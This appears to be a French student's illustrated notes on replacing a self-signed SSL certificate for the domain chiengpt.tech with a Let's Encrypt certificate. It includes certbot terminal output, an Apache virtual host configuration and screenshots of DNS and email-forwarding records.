
► Information technique

[Revenir](#)

Erreur de certificat SSL

Certificat non valide :

- Valable uniquement pour **firminlaunay.me** et ***.firminlaunay.me**.
- Émis par une autorité non reconnue (**Firmin Launay**).



chiengpt.tech

L'identité de ce site web n'a pas été vérifiée.
Le certificat ne correspond pas à ce site web

Firmin Launay

Identité	Firmin Launay
Vérifié par	Firmin Launay
Expire	2044-01-28

Noms alternatifs du sujet

DNS	firminlaunay.me
DNS	*.firminlaunay.me
Critique	Non

Mise en place d'un certificat SSL valide sur un autre serveur

```

firmin@instance-20240324-213350 -> sudo certbot --apache
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Enter email address (used for urgent renewal and security notices)
(Enter 'c' to cancel): Firmin_Launay@etu.u-bourgogne.fr

-----
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.3-September-21-2022.pdf. You must
agree in order to register with the ACME server. Do you agree?
-----
(Y)es/(N)o: y

-----
Would you be willing, once your first certificate is successfully issued, to
share your email address with the Electronic Frontier Foundation, a founding
partner of the Let's Encrypt project and the non-profit organization that
develops Certbot? We'd like to send you email about our work encrypting the web,
EFF news, campaigns, and ways to support digital freedom.
-----
(Y)es/(N)o: n
Account registered.
Please enter the domain name(s) you would like on your certificate (comma and/or
space separated) (Enter 'c' to cancel): chiengpt.tech www.chiengpt.tech les-chat-c-est-mieux-que-les-
pt.tech pif-le.chiengpt.tech

```

```

firmin@instance-20240324-213350 /e/a/sites-enabled> cat @00-default-le-ssl.conf
<IfModule mod_ssl.c>
<VirtualHost *:443>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

    ServerName chiengpt.tech
    Include /etc/letsencrypt/options-ssl-apache.conf
    ServerAlias www.chiengpt.tech
    ServerAlias les-chat-c-est-mieux-que-les.chiengpt.tech
    ServerAlias pif-le.chiengpt.tech
    SSLCertificateFile /etc/letsencrypt/live/chiengpt.tech/fullchain.pem
    SSLCertificateKeyFile /etc/letsencrypt/live/chiengpt.tech/privkey.pem
</VirtualHost>
</IfModule>
firmin@instance-20240324-213350 /e/a/sites-enabled>

```





Mise en place d'un certificat SSL valide

```
SSH dans v
firmin@instance-
Saving debug log
Enter email addr
(Enter 'c' to c
- - - - -
Please read the
https://letsencr
agree in order t
- - - - -
(Y)es/(N)o: y
- - - - -
Would you be wil
share your email
partner of the L
develops Certbot
EFF news, campai
- - - - -
(Y)es/(N)o: n
Account register
Please enter the
space separated)
pt.tech pif-le.c
```



```
https://ssh.cloud.google.com/v2/ssh/projects/alien-device-418214/zones/us-central1-c/instances/instan
```





chiengpt.tech	
	L'identité de ce site web a été vérifiée. Aucun problème n'a été détecté avec votre connexion.
chiengpt.tech	
Identité	chiengpt.tech
Vérifié par	R3
Expire	2024-06-22
Nom du sujet	
CN (Nom courant)	chiengpt.tech
Nom d'émetteur	
C (Pays)	US


```
ServerAlias
ServerAlias
SSLCertifica
SSLCertifica
</VirtualHost
</IfModule>
firmin@instance-20240324-213350 /e/a/sites-enabled> █
```




Enregistrement AAAA



Enregistrement CNAME



Enregistrement CNAME



Enregistremments MX & TXT



chiengpt.tech DELETE
● Email forwarding needs setup CHECK AGAIN

Aliases DNS Settings SMTP Credentials Logs Custom settings STEP-BY-STEP SUMMARY

No entries were found for the request.

MX entries

MX records are needed in order for ImprovMX to receive your emails and forward them. An MX record tells sending servers where to send the email.

We haven't found any MX records for your domain.

	TYPE	HOSTNAME	PRIORITY	VALUE
X	MX	chiengpt.tech.	10	mx1.improvmx.com.
X	MX	chiengpt.tech.	20	mx2.improvmx.com.

SPF records


